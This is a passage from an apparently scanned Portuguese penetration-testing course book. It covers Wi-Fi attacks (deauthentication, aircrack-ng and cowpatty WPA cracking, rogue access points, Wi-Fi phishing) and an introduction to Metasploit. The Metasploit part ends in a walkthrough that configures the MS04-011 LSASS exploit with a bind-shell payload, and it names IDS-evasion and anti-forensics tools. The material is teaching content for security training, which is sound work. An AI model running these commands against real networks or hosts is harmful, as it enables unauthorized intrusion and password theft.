-0 5 = opção de deautenticação, enviando 5 requisições

-a MAC Address do Access Point alvo

-c MAC Address do cliente que vamos deautenticar

wlan0 = nossa interface wireless

Quebrando a senha capturada com o airodump-ng:

```
# aircrack-ng -a 2 -w wordlist.txt wpa-01.cap
```

Onde:

-a = Modo para forçar um determinado tipo de ataque

2 = WPA/WPA2-PSK

-w wordlist

wpa-01.cap = arquivo gerado pelo airodump-ng

17.8. WPA Rainbow Tables

Como já visto anteriormente, sabemos que a quebra de senhas com rainbow tables é muito mais rápida do que com wordlist.

Como o algoritmo de encriptação do protocolo WPA é mais forte do que WEP, é necessário utilizarmos rainbow tables para quebrar suas senhas.

Programa para usar rainbow tables:

```
./cowpatty -r [dump] -d [rainbow_table] -s [SSID]
```

http://www.securitytube.net/Using-CowPatty-in-Backtrack-4-video.aspx

Download de rainbow tables:

http://www.security-database.com/toolswatch/WPA-Rainbow-Tables-Offensive.html

17.9. Rougue Access Point

Rougue Access point são WLAN Access Points que não estão autorizados a conectar em uma rede. Um Rougue AP abre um “buraco” wireless na rede. Um hacker pode implantar um rougue Access point ou um funcionário pode criar um problema de segurança sem saber, simplesmente conectando um Access Point desconfigurado na rede da empresa.

Uma vez que foi identificado um novo AP na rede, sem configuração, basta que configuremos a nossa interface de rede para se conectar nesse novo ambiente desprotegido.

http://www.securitytube.net/Attacks-on-WiFi-(Rogue-Access-Point)-video.aspx

17.10. Wifi Phishing

WiFi phishing ocorre em hotspots públicos onde usuários utilizam access points.

O atacante aproveita-se do fato de que os SSID estão visíveis a todos na área coberta pela rede.

O atacante utiliza-se dessa informação e configura um access point com o mesmo SSID para convencer os usuários a se conectarem no access point falso.

Um método mais sofisticado ainda é forçar os usuários a se desconectar do

access point real e então conectar ao access point do atacante.

Ferramenta para configurar um access point:

```
#./airsnarf
```

17.11. Contramedidas

- Utilizar senhas fortes nos Access point
- Não usar WEP
- Não confiar em controle de acesso via MAC Address
- Possuir uma política de segurança atualizada, que controle as redes sem fio.

Capítulo 19

Metasploit Framework

19.1. Objetivos

- Entender como funciona o Metasploit
- Entender o funcionamento e como utilizar o Meterpreter
- Aprender como conseguir conexão direta e reversa com o alvo
- Aprender a implantar backdoors através do Metasploit
- Aprender a comprometer uma máquina da rede interna através de uma DMZ comprometida

19.2. Introdução

A pesquisa de vulnerabilidades de software evoluiu muito nos últimos anos. O pesquisador de vulnerabilidades é o técnico responsável em encontrar falhas no software que podem levar a um mal funcionamento do software, ou ainda a uma possível falha de segurança. A visão geral sobre segurança não se limita apenas a um possível invasor ou acesso não autorizado ao sistema, segurança de software significa manter o software em seu perfeito funcionamento, ou seja, o funcionamento imaginado pelo desenvolvedor.

No cenário atual da segurança da informação, infelizmente tentamos proteger a informação não pela raiz do problema, escrevendo programas com qualidade, mas criando outros softwares para proteger um software mal desenvolvido anteriormente. Por exemplo: instalamos um software que tem erros de programação que pode ser explorado por um intruso, então instalamos um firewall que tentará bloquear o tráfego de dados entre o software e o acesso não autorizado. Esse tipo de abordagem não tem se mostrado muito eficaz. E se esse programa feito para proteger o software mal desenvolvido também conter os mesmos erros de programação?

Ferramentas como o Metasploit podem ajudar aos desenvolvedores de software produzirem software com maior qualidade, do ponto de vista da segurança, na medida que incentiva os programadores a pensarem a respeito de como algumas técnicas de programação levam as falhas de segurança.

O Metasploit framework é um conjunto das melhores plataformas de aprendizagem e investigação para o profissional de segurança ou do hacker ético. Ele possui centenas de exploits, payloads e ferramentas muito avançadas que nos permite testar vulnerabilidades em muitas plataformas, sistemas operacionais, e servidores. Este framework deve ser utilizado com muita cautela e somente para fins éticos.

19.3. O que é Metasploit Framework

Como mencionado em seu Website, Metasploit Framework é uma avançada plataforma Open Source, concebida especificamente com o objetivo de reforçar e

acelerar o desenvolvimento, ensaio e utilização de exploits.

O projeto relacionado a este Framework, de acordo com seus criadores, que nasceu como um jogo, tem mostrado um crescimento espetacular em especial nos últimos tempos (na minha modesta opinião... especificamente a partir da versão 2.2), aspecto que lhe ajudou a conquistar um lugar privilegiado no âmbito do kit de ferramentas de todo profissional relacionado de alguma forma ou de outra com as tecnologias de segurança da informação.

Escrito na maioria das vezes em "Perl" (seu único defeito, de acordo com o parecer do número cada vez maior de amantes de "Python"...) e com vários componentes desenvolvidos em "C " e "Assembler", sua portabilidade está assegurada, o que contribui em larga medida para a sua aceitação maciça, porque qualquer que seja a sua escolha de plataforma de uso (Like-Unix, BSD, Mac X, Windows etc), pode instalá-lo e desfrutar todos os seus poderes em poucos minutos e sem grandes dificuldades.

Um aspecto interessante no que se refere à concessão de licenças para as novas versões do Metasploit Framework, é o fato de que ela é baseada tanto em GPL v2 como um "Perl Artistic License", permitindo a sua utilização em projetos Open Source assim como em projetos comerciais.

O principal objetivo do MSF é criar um ambiente de pesquisa, desenvolvimento e exploração de vulnerabilidades de software, fornecendo as ferramentas necessárias para o ciclo completo da pesquisa que pode ser divido basicamente em:

- **Descoberta da vulnerabilidade**: Onde o pesquisador descobre um erro de programação que pode levar ou não a uma brecha de segurança;
- **Análise**: Onde o pesquisador analisa a vulnerabilidade para determinar quais as maneiras pela qual a mesma pode ser explorada. Perguntas-chave são feitas nessa fase do desenvolvimento, como por exemplo: De qual maneira a vulnerabilidade pode ser explorada? Localmente ou remotamente? Entre outras dezenas mais;
- **Desenvolvimento do exploit**: Depois de respondidas as perguntas da fase de análise, começa o desenvolvimento da exploração em si, como

prova da existência real da vulnerabilidade. Técnicas de engenharia reversa, programação, debugger etc são usadas nessa fase;

- **Teste do exploit**: Nessa fase o exploit é testado em diferentes ambientes e variáveis, service packs, patchs etc. O exploit em si é a prova definitiva que a vulnerabilidade pode ser explorada.

Desde a consolidação do Metasploit Framework, a comparação com produtos comerciais com características semelhantes é inevitável. Projetos CANVAS da Immunity Sec ou CORE IMPACT da Core Security Technology tem uma grande clientela, que vão desde grandes clientes corporativos que fazem uso destes produtos na hora de fazerem suas próprias tentativas de invasão, até centenas de consultores de segurança independente que utilizam-no como uma ferramenta para vender este serviço a terceiros.

Sem dúvida, a principal diferença entre Metasploit Framework e este tipo de produto é o "foco". Embora os produtos comerciais precisem fornecer constantemente aos seus clientes os mais recentes exploits acompanhados de interfaces gráficas bonitas e intuitivas, o Metasploit Framework é projetado para facilitar a investigação e experimentação de novas tecnologias.

Este ponto, entre outros, faz com que exista mercado para todos. Os pesquisadores, estudantes, curiosos e independentes, podem obter, sem qualquer custo, o Metasploit, modificar, personalizar, utilizá-lo para seu trabalho e ver como ele funciona internamente para aprender mais, enquanto que, por outro lado, grandes empresas que exigem uma excelente solução corporativa e pode arcar com o custo possui certamente o privilégio da qualidade dos produtos anteriormente mencionados.

19.4. Instalando Metasploit Framework

Em primeiro lugar, pois como comentado nos parágrafos anteriores, Metasploit Framework pode ser instalado tanto no Unix/Linux quanto no Windows.

Aqueles que se sentem confortáveis com o Windows, tem o prazer de saber

que a instalação do Metasploit não tem grandes segredos. Para esta última versão, os desenvolvedores do Metasploit surpreendem-nos com um simpático assistente, que irá guiar-nos através da implementação de um ambiente personalizado Cygwin, seguida pela instalação e configuração do próprio Framework. Assim, apenas o download e a execução de um único arquivo chamado "framework-3.4.0.exe" nos permitirá, em apenas alguns momentos, o acesso ao console Metasploit e desfrutar de todas as suas ferramentas.

Se, pelo contrário, a sua decisão é pelo Unix/Linux, você pode fazer o download da versão mais recente para esta plataforma, comprimida e de denominação "framework-3.5.1-linux-i686.run".

http://updates.metasploit.com/data/releases/framework-3.5.1-linux-i686.run

Após ter feito isso, precisa apenas dar permissão de execução ao arquivo e executá-lo com o comando:

```
# chmod 755 framework-3.5.1-linux-i686.run
#./framework-3.5.1-linux-i686.run
```

Embora seja verdade que com o que aconteceu até agora é suficiente para se familiarizar com o produto, se sua intenção é a de obter todo o proveito dessa ferramenta, provavelmente quer ter a certeza que tenha instalado o módulo Perl chamado "Net:: SSLeay" e, se não for esse o caso, proceda à sua instalação aproveitando que o mesmo instala-se com o Metasploit, entre os arquivos organizados no subdiretório "extras" de seu "path" de instalação.

Embora as medidas mencionadas nos parágrafos anteriores funcionem na maioria dos casos, será bom saber que dependendo da distribuição Linux que você está usando, provavelmente vai contar com alguma facilidade adicional ao instalar Metasploit-Framework com o seu gerenciador de pacotes preferido.

19.5. Um olhar sobre o Framework

Perfeito! Se você chegou até aqui, provavelmente está ansioso para testar o funcionamento de seu novo ambiente de trabalho. Antes de começar, precisamos saber que o Metasploit Framework fornece-nos basicamente três diferentes interfaces, no momento de interagir com os mesmos:

- **Command Line Interface**: Esta é a forma correta para interagir com o Framework, quando da automatização de testes de seqüências de exploits ou, simplesmente, nos casos em que não precisar de uma interface interativa. O utilitário é executado através do comando "msfcli";

- **Console Interface**: É provável que seja esta a interface mais comumente utilizada, devido à sua utilização intuitiva e interativa, à velocidade do seu funcionamento e à sua flexibilidade. Sua principal característica é a de proporcionar um Metasploit pronto, a partir do qual se pode interagir com cada aspecto do Framework. Se você quiser usar essa interface, temos que executar o comando "msfconsole";

- **Interface web**: Embora tenha muitos detratores, a interface web Metasploit pode ser extremamente útil em certas circunstâncias especiais, tais como apresentações públicas ou de trabalho em equipe. Para efeito, esta versão web do Metasploit inclui seu próprio servidor http, a fim de nos dar a capacidade de acesso via browser para praticamente as mesmas características que sua versão console.

19.5.1. Desenvolvimento do MSF

A primeira versão estável do MSF foi lançada em meados de 2004. Originalmente escrito em Perl, Assembler e C. Seus desenvolvedores (veja a lista no endereço) resolveram quebrar o paradigma de como os exploits eram desenvolvidos até então.


Escrever um exploit anteriormente era uma tarefa complexa, e a exploração de uma vulnerabilidade exigia conhecimentos profundos em programação especifica para cada plataforma. O MSF veio para diminuir essa complexidade e fazer intenso reuso de código, assim como faz a concepção da programação orientada a objetos.

Digamos que antes do MSF o desenvolvimento dos exploits era feito no melhor estilo da programação procedural tradicional, e depois do MSF a pesquisa começou a se basear na programação orientada a objetos.

A versão 2.x foi substituída pela versão 3.x, totalmente reescrita na linguagem Ruby que é uma linguagem O-O real, com características únicas, como: alto nível de introspecção, recriação automatizada de classes, suporte a threading com plataforma independente e, finalmente, porque é uma linguagem que os desenvolvedores realmente sentem prazer em usar. Como resultado do uso do Ruby, o código original foi enxugado em quase 40, entretanto algumas partes do código ainda estão em Assembler e C.

Com a versão 3.x, a licença passou da GPL 2 para a Metasploit Framework License v1.2, mais parecida com a GPL 3. O Objetivo da nova licença é proteger o núcleo do projeto do uso comercial, mas ao mesmo tempo, autorizar a integração com módulos comerciais agregados, desde que estes módulos não modifiquem o framework.

19.6. Tecnologia por detrás do Framework



O núcleo do Metasploit reside no REX (Ruby Extension Library), que é uma coleção de classes e métodos. A descrição completa das classes e métodos pode ser acessada no endereço:

http://framework.metasploit.com/documents/developers_guide.pdf

E a documentação da API REX:

http://framework.metasploit.com/documents/api/rex/index.html

Para exemplificar algumas entre as muitas funcionalidades dessas classes do REX, durante o desenvolvimento do exploit precisamos ajustar o stack pointer, muitas vezes isso significa chamar determinado operador, que são específicos para cada plataforma, como por exemplo: jmp opcode na arquitetura x86. Então invocamos a classe Rex::Arch:: para ajustar o stack pointer e depois especificarmos a plataforma com Rex::Arch::X86 com os métodos jmp, mov, sub, pack, add, call, clear etc.

Outro exemplo famoso e infame é a classe Rex::Exploration::Seh. O Structured Exception Handling, SEH, é uma proteção usada para checar o controle do fluxo cada vez que uma exceção acontece. Um estouro de buffer modifica o fluxo comum

do programa e o SEH trata desses erros. A classe Rex::Exploration::Seh pode ser usada para evadir o SEH.

Para maiores informações consulte:

http://www.eeye.com/html/resources/newsletters/vice/VI20060830.html

Ou ainda:

http://freeworld.thc.org/download.php?t=pf=Practical-SEH-exploitation.pdf

Framework Core: É formado de vários sub-sistemas como gerenciamento de módulos, sessões, despacho de eventos etc.

Framework Base: Provê a interface para interagir com o Framework Core provendo configurações, registro de logs e sessões.

Interfaces: Provê a interface com o usuário, atualmente são: msfconsole, msfcli, msfgui, msfweb, msfd.

Módulos: São compostos pelos exploits, payloads, encoders, NOP generators e módulos auxiliares, como por exemplo, scanners, conexão com base de dados (MS-SQL), fuzzers de protocolo etc. A lista completa pode ser acessada com o comando show all na interface msfconsole e informações específicas do módulo com o comando info <module_name>.

Plugins: Podem ser comparados aos módulos no sentido de trazer funções extras ao framework.

Para o iniciante é importante saber a diferença entre exploit e payload. Exploit é a exploração da falha em si, que permite ao explorador fazer alguma coisa. O payload é a coisa que será feita. Um comando a ser executado, um shell etc.

O Metasploit conta ainda com outras tecnologias, como por exemplo, a evasão de Intrusion Detection Systems (IDS) e Intrusion Prevention Systems (IPS), tornando a vida dos detectores de intrusão mais difícil. Atualmente os IDSs e IPSs ainda tem muitos problemas, e certamente ainda estão longe de uma funcionalidade

considerada ideal e robusta.

O Metasploit pode servir para auditar essas ferramentas. Existem varias classes que podem ser usadas para evadir os detectores de intrusão, TCP::max_send_size, TCP::send_delay, HTTP::chunked, HTTP::compression, SMB::pipe_evasion, DCERPC::bind_multi, DCERPC::alter_context, entre outros.

Outra tecnologia que merece destaque é o Metasploit anti-forensics chamada de MAFIA (Metasploit Anti-Forensic Investigation Arsenal). O MAFIA é constituído basicamente das ferramentas:

- Timestomp: Usado para modificar os arquivos do sistema de arquivo New Technology File System (NTFS). Pode-se modificar os valores de quando os arquivos foram criados, deletados etc.
- Slacker: Usado para esconder arquivos em partições NTFS.
- Sam Juicer: Um módulo do Meterpreter usado pra extrair hashes dos arquivos SAM sem acessar o disco rígido.
- Transmogrify: Ferramenta usada pra passar pelo EnCases file-signaturing.
- Social-Engineering Toolkit: O Social-Engineering Toolkit (SET) foi desenvolvido por David Kennedy (ReL1K) e incorpora muitos ataques úteis de engenharia social, todos em uma interface simples. O principal objetivo do SET é automatizar e melhorar muitos dos ataques de engenharia social a partir dele.

19.7. Tecnologia do Meterpreter Payload

A fase chamada pós-exploração foi significantemente melhorada na versão três. Um dos principais payloads do MSF é o Meterpreter. O Meterpreter tenta ser invisível ao sistema atacado. Para ilustrar, vamos ao exemplo de problemas: Host Intrusion Detection Systems podem soar um alarme assim que você digitar seu primeiro comando no shell ou mesmo deixar rastros para que o perito forense descubra o que foi feito durante o ataque.

O meterpreter supera as limitações e fornece várias APIs que permitem ao atacante executar diversos ataques de exploração no shell meterpreter, podendo ir mais a fundo e descobrindo o máximo possível de informações do alvo e da rede interna.

O Meterpreter proporciona uma enorme flexibilidade para o processo de pós-exploração, deixando-o até escrever seus próprios scripts.

Para finalizar esse capitulo introdutório, que não tem por objetivo ser exaustivo com relação à tecnologia do framework, lembre-se de que, como todo projeto open source, é muito dinâmico e novidades são incorporadas da noite para o dia. Esperamos que todos possam aprendam muito mais sobre segurança com o uso do Metasploit Framework.

19.8. Metasploit e OSSTMM em vídeo

Estão disponíveis no site do FOSDEM - Free and Open Source Software Development - dois vídeos fantásticos.

Simplesmente duas apresentações sobre duas ferramentas essenciais em pentest, metasploit e a metodologia OSSTM (Open Source Security Testing Methodology Manual). E não é uma simples apresentação, são duas apresentações de duas horas tendo como apresentador os pais das crianças H. D. Moore e Pete Herzog respectivamente. Imperdível!

Metasploit - http://ftp.belnet.be/mirrors/FOSDEM/2007/FOSDEM2007-Metasploit.ogg
OSSTMM - http://ftp.belnet.be/mirrors/FOSDEM/2007/FOSDEM2007-SecurityTesting.ogg

Veja também alguns vídeos de utilização do Metasploit Framework:

http://www.youtube.com/watch?v=1bnr61Mjk0g
http://www.youtube.com/watch?v=IVsCQyvo9MA

19.9. Atualizando o Metasploit

Entre no diretório do MSF com o seguinte comando:

```
# cd /pentest/exploits/framework3/
```

Para atualizar o MSF, digite o seguinte comando:

```
# svn update
```

19.10. Primeiros passos na utilização do Metasploit

Abaixo vemos o console do MSF (Metasploit Framework) aberto, que tanto pode ser executado a partir da interface web no Windows, clicando em Console. Ou então, no Linux, basta digitar "./msfconsole" no console do Linux.

Depois de alguns segundos (dependendo da velocidade de seu computador), a tela de MSFConsole aparecerá conforme a imagem. Leve alguns momentos para explorar a tela de console digitando "help" no prompt msf>.

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the console library version number

msf >
```

Para ver os vários exploits existentes e ter uma leve noção de sua aplicabilidade, digite "show exploits" no prompt msf>. Veja a figura abaixo:

windows/smtp/mercury_cram_md5 Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
windows/smtp/wmailserver SoftiaCom WMailserver 1.0 Buffer Overflow
windows/smtp/ypops_overflow1 YPOPS 0.6 Buffer Overflow
windows/ssh/freesshd_key_exchange FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer
windows/ssh/putty_msg_debug PuTTy.exe <= v0.53 Buffer Overflow
windows/ssh/securecrt_ssh1 SecureCRT <= 4.0 Beta 2 SSH1 Buffer Overflow
windows/ssl/ms04_011_pct Microsoft Private Communications Transport Overflow
windows/telnet/gamsoft_telsrv_username GAMSoft TelSrv 1.5 Username Buffer Overflow
windows/tftp/attftp_long_filename Allied Telesyn TFTP Server 1.9 Long Filename Overflow
windows/tftp/futuresoft_transfermode FutureSoft TFTP Server 2000 Transfer-Mode Overflow
windows/tftp/tftpd32_long_filename TFTPD32 <= 2.21 Long Filename Buffer Overflow
windows/tftp/tftpdwin_long_filename TFTPDWIN v0.4.2 Long Filename Buffer Overflow
windows/tftp/threectftpsvc_long_mode 3CTftpSvc TFTP Long Mode Buffer Overflow
windows/unicenter/cam_log_security CA CAM log_security() Stack Overflow (Win32)
windows/vnc/realvnc_client RealVNC 3.3.7 Client Buffer Overflow
windows/vnc/ultravnc_client UltraVNC 1.0.1 Client Buffer Overflow
windows/wins/ms04_045_wins Microsoft WINS Service Memory Overwrite
msf >

Para informação sobre um comando em particular, você pode usar o comando de info. Você sempre poderá ter certeza do comando se for útil antes de você executá-lo. Olhemos para informação disponível para o comando lsass_ms04_011. Digite:

"*info windows/smb/ms04_011_lsass*"

Veja abaixo o que aparecerá na tela para você:

>> info windows/smb/ms04_011_lsass
Name: Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
Version: 4511
Platform: Windows
Privileged: Yes
License: Metasploit Framework License
Provided by:
hdm <hdm@metasploit.com>

Available targets:

Id Name

-- ----

0 Automatic Targetting

1 Windows 2000 English

2 Windows XP English

Basic options:

Name Current Setting Required Description

-------- ------------------ ----------- ---------------

RHOST yes The target address

RPORT 445 yes Set the SMB service port

Payload information:

Space: 1024

Avoid: 7 characters

Description:

This module exploits a stack overflow in the LSASS service, this vulnerability was originally found by eEye. When re-exploiting a Windows XP system, you will need need to run this module twice.

DCERPC request fragmentation can be performed by setting 'FragSize' parameter.

References:


http://www.securityfocus.com/bid/10108

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533

http://www.osvdb.org/5248

http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

http://milw0rm.com/metasploit/36



Essas informações exibidas sobre o exploit são muito importantes para sabermos como ele funciona e qual a utilidade dele. É pesquisando dessa forma que definiremos qual o melhor exploit para utilizarmos contra um determinado alvo.

Para utilizar esse exploit, por exemplo, digite no prompt msf>:

use Windows/smb/ms04_011_lsass

O prompt msf> automaticamente muda para "msf exploit(ms04_011_lsass)>" mostrando que o exploit foi selecionado e está pronto para uso.

Agora vamos ver que tipo de alvo pode ser afetado por esse exploit. Basta digitar "show targets" no prompt msf>. Será exibida a seguinte tela:

```
msf > use windows/smb/ms04_011_lsass

msf exploit(ms04_011_lsass) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targetting
   1   Windows 2000 English
   2   Windows XP English


msf exploit(ms04_011_lsass) >
```

Agora precisamos saber o que podemos fazer com esse exploit, já que o exploit é a exploração da falha em si. Portanto, precisamos de um programa (ou módulo) que utilize a falha da maneira que precisamos (execute um comando, rode um shell e etc), esse programa ou módulo é um payload.

Para sabermos qual payload está disponível para esse exploit, digite no prompt msf> o comando "show payloads", e então a tela a seguir será exibida com uma lista de todos os payloads compatíveis com esse exploit.

```
msf exploit(ms04_011_lsass) > show payloads

Compatible payloads
===================

   Name                                Description
   ----                                -----------

   generic/shell_bind_tcp              Generic Command Shell, Bind TCP Inline

   generic/shell_reverse_tcp           Generic Command Shell, Reverse TCP Inl
ine
   windows/adduser                     Windows Execute net user /ADD

   windows/adduser/bind_tcp            Windows Execute net user /ADD, Bind TC
P Stager
   windows/adduser/reverse_http        Windows Execute net user /ADD, Passive
X Reverse HTTP Tunneling Stager
   windows/adduser/reverse_ord_tcp     Windows Execute net user /ADD, Reverse
 Ordinal TCP Stager
```

Para definirmos o tipo de alvo que atacaremos explorando suas falhas, digite "set TARGET #" substituindo o # pelo número de identificação do tipo de alvo que atacaremos como mostrado numa tela anterior (nesse caso só temos as opções 0 =

automático, 1 = Windows 2000 e 2 = Windows XP).

Para sabermos o tipo de S.O. de nosso alvo, deveremos ter pesquisado isso na fase de fingerprinting, onde colhemos informações sobre nossos hosts alvos.

Vamos, como exemplo, atacar um host que tenha como seu S.O. o Windows XP e queremos rodar um Shell a partir dele para termos acesso à máquina. Vou digitar "set target 2" no prompt msf> para informar que meu alvo é uma máquina rodando o Windows XP.

E, logo após isso, vou digitar "set PAYLOAD generic/shell_bind_tcp" para definir o payload que utilizarei, e me retornará um shell de comando quando rodar o exploit contra o alvo.

```
msf exploit(ms04_011_lsass) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(ms04_011_lsass) >
```

Nesse ponto, se digitarmos "?" no prompt msf>, além da explicação dos comandos básico, surgem outros comandos que precisaremos utilizar. Veja abaixo:

```
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    rcheck        Reloads the module and checks if the target is vulnerable
    rexploit      Reloads the module and launches an exploit attempt
```

Como exibido com o comando "info" usado anteriormente, temos duas opções básicas desse exploit que precisamos configurar para que ele possa ser utilizado. São elas:

Name Current Setting Required Description

-------- ------------------ ------------ ---------------

RHOST yes The target address

RPORT 445 yes Set the SMB service port

Vemos que o valor de RPORT está como 445, que será a porta através da qual será lançado o exploit, mas podemos mudar esse valor se quisermos. Digamos que através de um scan anterior descobri algumas vulnerabilidades na porta 150, então é essa mesma que vou utilizar, digitando o seguinte comando no prompt msf> "set RPORT 150". Vejamos na tela abaixo como ficou após a execução desse comando:

```
Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  150              yes       Set the SMB service port
```

O valor da opção RPORT foi alterado para 150, que será a porta utilizada para o ataque.

Agora vamos à outra opção. A opção RHOST definirá o endereço que será atacado via exploit, e precisamos configurá-lo adequadamente, atribuindo o endereço IP do alvo. Digamos que quero atacar o IP 192.168.0.1, preciso digitar o comando no prompt msf>:

set RHOST 192.168.0.1

Vejamos abaixo como ficou a configuração de ambas opções:

```
Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST  192.168.0.1      yes       The target address
  RPORT  150              yes       Set the SMB service port
```


Agora precisamos completar o exploit, executando-o contra o alvo. Para tanto, temos duas alternativas:

1. utilizar o comando "check" em primeiro lugar para ver se nosso alvo é vulnerável a esse exploit e depois usar o comando "exploit" para executá-lo; ou

2. utilizar diretamente o comando "exploit" para executar o ataque, posto que alguns módulos não aceitam a execução do comando "check".

No caso desse exploit, o comando "check" não é suportado; então teremos que usar o comando "exploit", sem a possibilidade de testar anteriormente se o alvo é suscetível ao ataque.

Se o ataque falhar contra o alvo, um aviso como se segue será exibido. Se não, sendo o alvo vulnerável a esse ataque, você será apresentado a uma interface de linha de comando interativa da máquina designada, ou seja, você cairá no prompt de comando. Não desanime se não conseguir de primeira! Isto só significa que a máquina que está testando não é vulnerável a esse ataque específico!


msf exploit(ms04_011_lsass) > exploit
[*] Started bind handler
[-] Exploit failed: The connection timed out (192.168.0.1:150).
msf exploit(ms04_011_lsass) >

19.11. Análise final

